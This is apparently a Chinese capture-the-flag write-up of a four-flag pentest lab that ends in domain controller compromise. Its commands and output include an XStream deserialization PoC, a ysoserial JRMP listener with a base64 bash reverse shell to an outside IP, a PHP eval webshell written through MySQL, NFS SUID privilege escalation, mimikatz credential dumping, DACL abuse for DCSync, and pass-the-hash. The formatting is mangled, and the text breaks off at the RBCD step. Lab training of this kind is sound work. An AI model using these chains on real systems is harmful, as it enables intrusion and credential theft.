前言
本文所使用的工具可参考以下仓库:
Awesome_Pentest_Tools: 一站式渗透测试与红队工具合集,旨在帮助渗透测试人员打造自己的工具链
靶标介绍:
在这个靶场中,您将扮演一名渗透测试工程师,受雇于一家名为 Delivery 的小型科技初创公司,并对该公司进行一次渗透测试。你的目标是成功获取域控制器权限,以评估公司的网络安全状况。该靶场共有 4 个 Flag,分布于不同的靶机。
flag1
请测试 Delivery 暴露在公网上的 Web 应用的安全性,并尝试获取在该服务器上执行任意命令的能力。
fscan扫一下
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
./fscan -h 39 .99 .232 .178 1 .8 .4 39.99.232.178:21 open39.99.232.178:80 open39.99.232.178:22 open39.99.232.178:8080 open[*] alive ports len is: 4 [*] WebTitle http://39 .99 .232 .178 code:200 len:10918 title:Apache2 Ubuntu Default Page: It works[*] WebTitle http://39 .99 .232 .178 :8080 code:200 len:3655 title:公司发货单[+] ftp 39 .99 .232 .178 :21 :anonymous [->] 1 .txt[->] pom.xml4 /4 [*] 扫描结束,耗时: 42 .644483531s
匿名连接ftp 发现匿名连接ftp,连上去
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
ftp 39.98.122.67# 结果如下 **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** ***| 1 0.22 KiB/s 00:00 ETA 226 Transfer complete. 1 byte received in 00:00 (0.02 KiB/s) ftp> get pom.xml local: pom.xml remote: pom.xml 229 Entering Extended Passive Mode (|||5470|) 150 Opening BINARY mode data connection for pom.xml (1950 bytes). 100% |* ****** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** **** | 1950 195.97 KiB/s 00:00 ETA
pom.xml里有xstream和cc依赖
有两个web,http://39.99.232.178和http://39.98.122.67:8080/
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
# nuclei 扫一下这俩站nuclei -u http :__ _ ____ __ _______ / /__ (_)__ \/ / / / ___ / / _ \/ /_ / / /__ / / __ / /_ / /_ /\__ ,_ /\___ /_ /\___ /_ / v3 .4 .10 projectdiscovery .io [WRN] Found 1 templates with syntax error (use -validate flag for further examination)[INF] Current nuclei version : v3 .4 .10 (latest)[INF] Current nuclei-templates version : v10 .3 .0 (latest)[INF] New templates added in latest release : 124 [INF] Templates loaded for current scan : 8614 [INF] Executing 7219 signed templates from projectdiscovery /nuclei-templates [WRN] Loading 1395 unsigned templates for scan . Use with caution .[INF] Targets loaded for current scan : 1 [INF] Templates clustered : 1804 (Reduced 1691 Requests)[INF] Using Interactsh Server : oast .fun [external-service-interaction] [http] [info] http :[waf-detect:apachegeneric] [http] [info] http :[CVE-2023-48795] [javascript] [medium] 39.99 .232 .178 :22 ["Vulnerable to Terrapin" ] [ssh-auth-methods] [javascript] [info] 39.99 .232 .178 :22 ["[" publickey"]" ] [ssh-server-enumeration] [javascript] [info] 39.99 .232 .178 :22 ["SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.5" ] [ssh-sha1-hmac-algo] [javascript] [info] 39.99 .232 .178 :22 [ftp-anonymous-login] [tcp] [medium] 39.99 .232 .178 :21 [ftp-detect] [tcp] [info] 39.99 .232 .178 :21 [vsftpd-detect:version] [tcp] [info] 39.99 .232 .178 :21 ["3.0.3" ] [openssh-detect] [tcp] [info] 39.99 .232 .178 :22 ["SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.5" ] [options-method] [http] [info] http :[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http :[http-missing-security-headers:strict-transport-security] [http] [info] http :[http-missing-security-headers:content-security-policy] [http] [info] http :[http-missing-security-headers:permissions-policy] [http] [info] http :[http-missing-security-headers:x-content-type-options] [http] [info] http :[http-missing-security-headers:clear-site-data] [http] [info] http :[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http :[http-missing-security-headers:x-frame-options] [http] [info] http :[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http :[http-missing-security-headers:referrer-policy] [http] [info] http :[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http :[apache-detect] [http] [info] http :[default-apache-test-all] [http] [info] http :[default-apache2-ubuntu-page] [http] [info] http :[INF] Scan completed in 2 m . 25 matches found .nuclei -u http :__ _ ____ __ _______ / /__ (_)__ \/ / / / ___ / / _ \/ /_ / / /__ / / __ / /_ / /_ /\__ ,_ /\___ /_ /\___ /_ / v3 .4 .10 projectdiscovery .io [WRN] Found 1 templates with syntax error (use -validate flag for further examination)[INF] Current nuclei version : v3 .4 .10 (latest)[INF] Current nuclei-templates version : v10 .3 .0 (latest)[INF] New templates added in latest release : 124 [INF] Templates loaded for current scan : 8614 [INF] Executing 7219 signed templates from projectdiscovery /nuclei-templates [WRN] Loading 1395 unsigned templates for scan . Use with caution .[INF] Targets loaded for current scan : 1 [INF] Templates clustered : 1804 (Reduced 1691 Requests)[INF] Using Interactsh Server : oast .fun [INF] Scan completed in 54.554153265s . 0 matches found .
afrog扫一下
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
./afrog -t http:3.2 .0 | Security Toolkit | Life is fantastic. Enjoy life.[✓] Core: 3.2 .0 [✓] POC: 0.5 .12 [✖] OOB: ceyeio (Not configured) 001 10 -16 15 :26 :17 ftp-anonymous-login MEDIUM 39.99 .232 .178 :21 619 ), 5 s[━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━] 100 % (1619 /1619 ), 1 m1sC3.2 .0 | Security Toolkit | Life is fantastic. Enjoy life.[✓] Core: 3.2 .0 [✓] POC: 0.5 .12 [✖] OOB: ceyeio (Not configured) 001 10 -16 15 :24 :44 spring-detect INFO http:002 10 -16 15 :24 :46 ftp-anonymous-login MEDIUM 39.99 .232 .178 :21 619 ), 3 s[━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━] 100 % (1619 /1619 ), 53 s
但都没啥结果,根据提示searchsploit搜一下xstream,也没啥东西
1 2 3 4 5 6 7 8 9 ---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- --------------------------------- ---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- --------------------------------- . < . . - . - . ---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------

xstream 随便填一下数据,抓包发现是以xml格式传输数据,可以用xstream反序列化打CC依赖(CVE-2021-29505)
vulhub/xstream/CVE-2021-29505/README.zh-cn.md at master · vulhub/vulhub · GitHub
pwncat接一个shell
1
2
source pwncat-env/bin/activatecs -lp 54500
vps开一个JRMP:使用 ysoserial的 JRMPListener 启动一个恶意的 RMI Registry 监听,收到请求后会返回用 CC6 利用链构造的恶意序列化对象
1 2 3 4 5 YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny45NC43NC4yMy81NDUwMCAwPiYx java -cp ysoserial.jar ysoserial.exploit.JRMPListener 1338 CommonsCollections6 "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny45NC43NC4yMy81NDUwMCAwPiYx}|{base64,-d}|{bash,-i}" java -cp ysoserial-all.jar ysoserial.exploit.JRMPListener 1338 CommonsCollections6 "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny45NC43NC4yMy81NDUwMCAwPiYx}|{base64,-d}|{bash,-i}"
然后向服务器发送XML POC
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 <java.util.PriorityQueue serialization ='custom' > <unserializable-parents /> <java.util.PriorityQueue > <default > <size > 2</size > </default > <int > 3</int > <javax.naming.ldap.Rdn_-RdnEntry > <type > 12345</type > <value class ='com.sun.org.apache.xpath.internal.objects.XString' > <m__obj class ='string' > com.sun.xml.internal.ws.api.message.Packet@2002fc1d Content</m__obj > </value > </javax.naming.ldap.Rdn_-RdnEntry > <javax.naming.ldap.Rdn_-RdnEntry > <type > 12345</type > <value class ='com.sun.xml.internal.ws.api.message.Packet' serialization ='custom' > <message class ='com.sun.xml.internal.ws.message.saaj.SAAJMessage' > <parsedMessage > true</parsedMessage > <soapVersion > SOAP_11</soapVersion > <bodyParts /> <sm class ='com.sun.xml.internal.messaging.saaj.soap.ver1_1.Message1_1Impl' > <attachmentsInitialized > false</attachmentsInitialized > <nullIter class ='com.sun.org.apache.xml.internal.security.keys.storage.implementations.KeyStoreResolver$KeyStoreIterator' > <aliases class ='com.sun.jndi.toolkit.dir.LazySearchEnumerationImpl' > <candidates class ='com.sun.jndi.rmi.registry.BindingEnumeration' > <names > <string > aa</string > <string > aa</string > </names > <ctx > <environment /> <registry class ='sun.rmi.registry.RegistryImpl_Stub' serialization ='custom' > <java.rmi.server.RemoteObject > <string > UnicastRef</string > <string > 公网IP</string > <int > 1338</int > <long > 0</long > <int > 0</int > <long > 0</long > <short > 0</short > <boolean > false</boolean > </java.rmi.server.RemoteObject > </registry > <host > evil-ip</host > <port > 1099</port > </ctx > </candidates > </aliases > </nullIter > </sm > </message > </value > </javax.naming.ldap.Rdn_-RdnEntry > </java.util.PriorityQueue > </java.util.PriorityQueue >
成功弹上shell,读到flag1
1
2
3
4
5
6
7
8
9
10
11
12
(remote) root@ubuntu :/root/flag flag01: flag{193 a0840-7 ebd-479 e-90 b0-c8e2e82baf11}
flag3
请尝试获取内网中运行 OA 系统的服务器权限,并获取该服务器上的机密文件。
fscan再扫一下
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
./fscan -h 172 .22 .13 .14 /24 1 .8 .4 172 .22 .13 .14 is alive172 .22 .13 .6 is alive172 .22 .13 .28 is alive172 .22 .13 .57 is alive[*] Icmp alive hosts len is: 4 172.22.13.6:139 open172.22.13.28:139 open172.22.13.6:135 open172.22.13.28:135 open172.22.13.57:80 open172.22.13.28:80 open172.22.13.57:22 open172.22.13.14:80 open172.22.13.14:22 open172.22.13.14:21 open172.22.13.14:8080 open172.22.13.28:8000 open172.22.13.28:3306 open172.22.13.28:445 open172.22.13.6:88 open172.22.13.6:445 open[*] alive ports len is: 16 [*] NetInfo [*] 172 .22 .13 .6 [->] WIN-DC[->] 172 .22 .13 .6 [*] NetInfo [*] 172 .22 .13 .28 [->] WIN-HAUWOLAO[->] 172 .22 .13 .28 [*] WebTitle http://172 .22 .13 .28 code:200 len:2525 title:欢迎登录OA办公平台[*] WebTitle http://172 .22 .13 .57 code:200 len:4833 title:Welcome to CentOS[*] WebTitle http://172 .22 .13 .14 :8080 code:200 len:3655 title:公司发货单[*] NetBios 172 .22 .13 .28 WIN-HAUWOLAO.xiaorang.lab Windows Server 2016 Datacenter 14393 [*] WebTitle http://172 .22 .13 .14 code:200 len:10918 title:Apache2 Ubuntu Default Page: It works[*] NetBios 172 .22 .13 .6 [+] DC:XIAORANG\WIN-DC [*] WebTitle http://172 .22 .13 .28 :8000 code:200 len:170 title:Nothing Here.[+] ftp 172 .22 .13 .14 :21 :anonymous [->] 1 .txt[->] pom.xml[+] mysql 172 .22 .13 .28 :3306 :root 123456 16 /16 [*] 扫描结束,耗时: 16 .961462172s
总结一下
1
2
3
4
(icmp) Target 172.22 .13.14 is aliveTarget 172.22 .13.6 DC:XIAORANG\WIN-DC Target 172.22 .13.28 WIN-HAUWOLAO.xiaorang.labTarget 172.22 .13.57 is alive
mysql弱口令 内网扫出来的mysql弱口令,虽然提示是先打flag2的NFS,但这里弱口令不打白不打
上msf,但没啥用
1
2
3
4
5
6
use auxiliary/admin/mysql/mysql_sqlset proxies set set set
这里Proxifier挂上代理,然后使用navicat进行连接root/123456(或者用dbeaver)

看了一下secure_file_priv,发现是空的,所以能写文件上去
secure_file_priv不为NULL,可以写文件

查看日志发现是phpstudy起的服务,这东西一般权限很高,基本连上去就是system权限,不用udf提权了

可以直接用into outfile写webshell:
1 select " <?php eval ($_POST [1 ]);?> " into outfile "C:/phpstudy_pro/WWW/1.php";
也可以用日志记录写webshell:
查询日志保存状态和日志保存路径
1 show variables like '%general%';
查看是否开启了secure保护
1 show variables like '%secure%';
开启日志并修改日志保存路径
1
2
set global general_log='On';
在日志文件中写入webshell
1 select '<?php eval($_POST[1]);?>';
蚁剑连接,是system权限,拿flag
1
2
3
4
5
6
7
8
9
::::::::::::: ::: :::::::: ::::::: :::::::: 5 d239772-7 f0d-45 b0-b188-6 d42a3fce933}
flag2
为了实现跨机器和跨操作系统的文件共享,管理员在内网部署了 NFS,然而这个决策却使得该服务器陷入了潜在的安全风险。你的任务是尝试获取该服务器的控制权,以评估安全性。
第二关提示要打NFS,扫一下2049端口
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
./fscan -h 172.22 .13 .14 /24 -p 2049 _ _ \ ___ ___ _ __ __ _ ___| | __ _ \/____/ __ |/ __ | '__ / _ ` |/ __ | |/ /_ \\_____\__ \ (__ | | | (_ | | (__ | < _ | \__ ,_ |\___|_ |\_ \ 1.8 .4 172.22 .13 .14 is alive172.22 .13 .6 is alive172.22 .13 .28 is alive172.22 .13 .57 is aliveis : 4 172.22 .13 .57 :2049 openis : 1 1 /1 3. 006860568s
NFS
参考:
NFS漏洞利用
在kali不好弄,因此换在入口机上搞。入口机上没有nfs-common,需要安装,但直接apt install nfs-common会报错
参考这个链接安装一下nfs_offline:nfs_offline_install.sh
1
2
3
4
5
6
7
8
9
10
11
12
wget http://archive.ubuntu.com/ubuntu/pool/main/n/nfs-utils/nfs-common_1.3 .4 -2 .5 ubuntu3_amd64.debwget http://archive.ubuntu.com/ubuntu/pool/main/libn/libnfsidmap/libnfsidmap2_0.25 -5 .1 ubuntu1_amd64.debwget http://archive.ubuntu.com/ubuntu/pool/main/libt/libtirpc/libtirpc3_1.2 .5 -1 _amd64.debwget http://archive.ubuntu.com/ubuntu/pool/main/r/rpcbind/rpcbind_1.2 .5 -8 _amd64.debwget http://archive.ubuntu.com/ubuntu/pool/main/k/keyutils/keyutils_1.6 -6 ubuntu1_amd64.debwget http://archive.ubuntu.com/ubuntu/pool/main/libt/libtirpc/libtirpc-common_1.2 .5 -1 _all.debsudo dpkg -i libnfsidmap2_0.25 -5 .1 ubuntu1_amd64.deb && \ 2 .5 -1 _all.deb && \ 2 .5 -1 _amd64.deb && \ 2 .5 -8 _amd64.deb && \ 6 -6 ubuntu1_amd64.deb && \ 3 .4 -2 .5 ubuntu3_amd64.deb
下载好工具之后直接打,大致就是 NFS 配置不当导致文件权限也能被共享过去,能够手动控制suid权限
使用showmount -e查看共享文件夹
1
2
3
(remote) root@ubuntu :/matrix Export list for 172.22 .13.57 :/home/joyce *
接下来新建个temp目录,将共享目录挂载到上面来
1
2
3
4
5
6
mkdir temp172.22 .13.57 :/ ./temp -o nolock@ubuntu :/matrix @ubuntu :/matrix @ubuntu :/matrix
此时df -h可以看到已成功挂载
写入ssh公钥
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 ssh- keygen - t rsa - b 4096 - f ./ rsa_key./ rsa_key.pub/home/ joyce/ /matrix/ rsa_key.pub >> /matrix/ temp/home/ joyce/.ssh/ authorized_keys600 /matrix/ temp/home/ joyce/.ssh/ authorized_keys- i ./ rsa_key joyce@172.22 .13.57 @ubuntu :/matrix# ssh-keygen -t rsa -b 4096 -f ./ rsa_keyGenerating public / private rsa key pair.Enter passphrase (empty for no passphrase): Enter same passphrase again: Your identification has been saved in ./ rsa_keyYour public key has been saved in ./ rsa_key.pubThe key fingerprint is :SHA256 :MK3y9 + 7p9L+ AP46Irnn8TF88vEPZWtR9SAhlkSgKb3Y root@ubuntu The key's randomart image is :+--- [RSA 4096 ]----+ | .+++ | | . .. .. o . | | oo... . o.| | =+ E o +| | .o.. S + .| | o + o o | | .. o o.* o | | .o= = *++ | | o+ o.++ O .=+ o. | +---- [SHA256 ]-----+ @ubuntu :/matrix# cat ./ rsa_key.pub- rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCuhc + lz41sUEsn8WtHP12PoXrPfRtCR8v0zCWx48SiYpaQHF6XPnkkL2F0AFiWEoX+ BxiLR03oE419DZIwVd81MBQ3BnlX7j +/ ZmNYIzDIPdzPw /PfbSQdamhoKa0ol0NW5VjOgdGiWXiNM6rlfHYycxjhfTWTjcGRdHC122LyIYnG0xevIubpU5gf5o1QBGQg57h2dqF/ U6fjABIYsdnsftFNbkL23fP22X4IiwjMXOd8CuQk /zvwPMYCss3td6BX7AwsyRYggntDT0B2VGWV+sz+MTfbeZvSH9WcY96ZLc81kLge7m0Ce3CeXXD+B24+CIIdMAzAMb/ /DcZPZaxqFA6w49yY/ ODrIrAvf4NyRcRBHgiPbi0bqSAYWqHcVrTK4wXEvUONPAgkQTqFWeKWLSpp8jZRPIF5 /p2gh9dxPYg1EURf/ QACAaCK2XLYkoBFXWI6Wlc9qszDyVgMBxxYOXIuoLRJJGhwkakDfR8j4EsHHnjFDM9msr7NHkRdRFbgU /4w1Lw4ahi6gdVm8G+z+rKV5YNN+HfsBvT7N4Ws+bavjmpQUd+p7r+3xRqp4LnAST7aoGIiQRNuXciu0QigougVeD6SrvJ+SCqpnfZfSCWdhgLob4r20ndm13/ ruBVKneVcg3OYYf2o6Gt2DaN1DgM8BL/S5u+WGHrRvN/ gwQ== root@ubuntu @ubuntu :/matrix# cd temp/ home/joyce/ @ubuntu :/matrix/ temp/home/ joyce#
提权 nfs+suid提权 编译恶意c文件,给到suid root,便于提权
1
2
3
echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > root.cchmod +s root
运行恶意提权文件拿到root,读flag2
1 2 3 4 5 6 7 8 9 10 11 [root @centos /]h d CCC d t l h d C d t ii l h h a a d d o o w w w C r e e d d e e n n t ii a a l s h h aaa ddd ooo w w CCC r ee ddd ee n n tt ii aaa l ss 357 ba9e2-9029-4d91-af0d-4a27149fcb4a }
FTP提权 看看suid
1 find / -user root -perm -4000 -print 2>/dev/null
发现ftp命令
先在入口机上开启ftp服务,而后使用joyce用户连接,将flag02.txt传输上去
1 python3 -m pyftpdlib -p 55550 -u test -P test -w &
joyce连接FTP服务并传输文件(这里我没登录成功),连接后用put命令将flag02.txt上传到入口机
1
2
ftp 172.22.13.14 55550 put /flag02.txt
在靶机上查看flag02.txt
flag4
由于域管理员错误的配置,导致域内某个用户拥有危险的 DACL。你的任务是找到该用户,并评估这个配置错误所带来的潜在危害。
还差个WIN-DC要打
使用蚁剑虚拟终端写入管理员用户,rdp上去方便以管理员身份操作
1
2
3
net user matrix Matrix2025! /add
前面centos根目录还有个pAss.txt ,得到一组域用户账密
1
2
[joyce@centos ~]$ cat /pAss.txt
用BloodHound发现zhangwen、chenglei用户是ACL Admins组的,对WIN-DC具有WriteDacl权限,能写属性,比如写个DCSync、RBCD啥的。
1
2
# 这个有时候不好使,不如sharphound.exe 稳定all -u matrix -p Matrix2025! -d xiaorang.lab -ns 172.22 .13.28 --zip --dns-tcp
上传猕猴桃抓下密码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
mimikatz.exe "privilege::debug" "log" "sekurlsa::logonpasswords" "exit" > test.txtId : 0 ; 86399 (00000000 :0001517 f)Session : Service from 0 Name : chengleiDomain : XIAORANGServer : WIN-DCTime : 2025 /10/16 14 :20 :35 SID : S-1 - 5 - 2 1-326945865 4-356938190 0-1055945 1-1105 msv : 00000003 ] Primary* Username : chenglei* Domain : XIAORANG* NTLM : 0 c00801c30594a1b8eaa889d237c5382* SHA1 : e8848f8a454e08957ec9814b9709129b7101fad7* DPAPI : 89 b179dc738db098372c365602b7b0f4tspkg : wdigest : * Username : chenglei* Domain : XIAORANG* Password : (null )kerberos : * Username : chenglei* Domain : XIAORANG.LAB* Password : Xt61f3LBhg1ssp : credman :
writeDacl DCSync 看到impacket的dacledit.py 脚本,可以滥用 ACL 权限,写DCSync。
给chenglei去添加DCSync权限
1
2
3
4
5
6
7
8
9
proxychains4 impacket-dacledit xiaorang.lab/chenglei -hashes :0 c00801c30594a1b8eaa889d237c5382 -action write -rights DCSync -principal chenglei -target-dn "DC=xiaorang,DC=lab" -dc-ip 172.22 .13.6 [proxychains] DLL init: proxychains-ng 4.17 [proxychains] DLL init: proxychains-ng 4.17 13.0 .dev0 - Copyright Fortra, LLC and its affiliated companies [proxychains] Strict chain ... 127.0 .0.1 :55556 ... 172.22 .13.6 :389 ... OK[*] DACL backed up to dacledit-20251016 -230449 .bak [*] DACL modified successfully!
dump下来域管的哈希
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
proxychains4 impacket-secretsdump xiaorang.lab/chenglei@172 .22.13 .6 -hashes : 0 c00801c30594a1b8eaa889d237c5382 -just-dc-ntlmDLL init: proxychains-ng 4.17 DLL init: proxychains-ng 4.17 Impacket v0.13.0 .dev0 - Copyright Fortra , LLC and its affiliated companies Strict chain ... 127.0 .0.1 : 55556 ... 172.22 .13.6 : 445 ... OK Dumping Domain Credentials (domain\uid: rid: lmhash: nthash)Using the DRSUAPI method to get NTDS .DIT secretsStrict chain ... 127.0 .0.1 : 55556 ... 172.22 .13.6 : 135 ... OK Strict chain ... 127.0 .0.1 : 55556 ... 172.22 .13.6 : 49668 ... OK Administrator: 500 :aad3b435b51404eeaad3b435b51404ee : 6341235 defdaed66fb7b682665752c9a:::Guest: 501 :aad3b435b51404eeaad3b435b51404ee : 31 d6cfe0d16ae931b73c59d7e0c089c0:::krbtgt: 502 :aad3b435b51404eeaad3b435b51404ee :cb976ec1a1bf8a14a15142c6fecc540e :::zhangwen: 1104 :aad3b435b51404eeaad3b435b51404ee :fa7d776fdfc82d3f43c9d8b7f5312d77 :::chenglei: 1105 :aad3b435b51404eeaad3b435b51404ee : 0 c00801c30594a1b8eaa889d237c5382:::zhangtao: 1106 :aad3b435b51404eeaad3b435b51404ee :e786c4a4987ced162c496d0519496729 :::WIN -DC $: 1000 :aad3b435b51404eeaad3b435b51404ee : 33 ab7cd343c0f1cc8aecec3bc96e0852:::WIN -HAUWOLAO $: 1103 :aad3b435b51404eeaad3b435b51404ee :ef3d1749ee08be5b4e002dd3a39ec028 :::TEST $: 1108 :aad3b435b51404eeaad3b435b51404ee :e19ccf75ee54e06b06a5907af13cef42 :::$: 1109 :aad3b435b51404eeaad3b435b51404ee : 9 f12c506328bbee07e9a3f4c1a8fb7de:::TEST1 $: 1110 :aad3b435b51404eeaad3b435b51404ee : 288 c65426f15f31db17d4f0228d85e29:::TEST2 $: 1111 :aad3b435b51404eeaad3b435b51404ee :e19ccf75ee54e06b06a5907af13cef42 :::$: 1112 :aad3b435b51404eeaad3b435b51404ee :e19ccf75ee54e06b06a5907af13cef42 :::Cleaning up...
pth横向。还有更多PTH方法,参考文章:域渗透基础 - 重庆森林不在重庆
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
proxychains4 impacket-psexec -hashes :6341235defdaed66fb7b682665752c9a XIAORANG/Administrator@172.22.13.6 and its affiliated companies and then execute smbexec.py again with -codec and the corresponding codecand then execute smbexec.py again with -codec and the corresponding codec
RBCD 添加机器账户
1
2
3
4
5
6
7
8
9
10
11
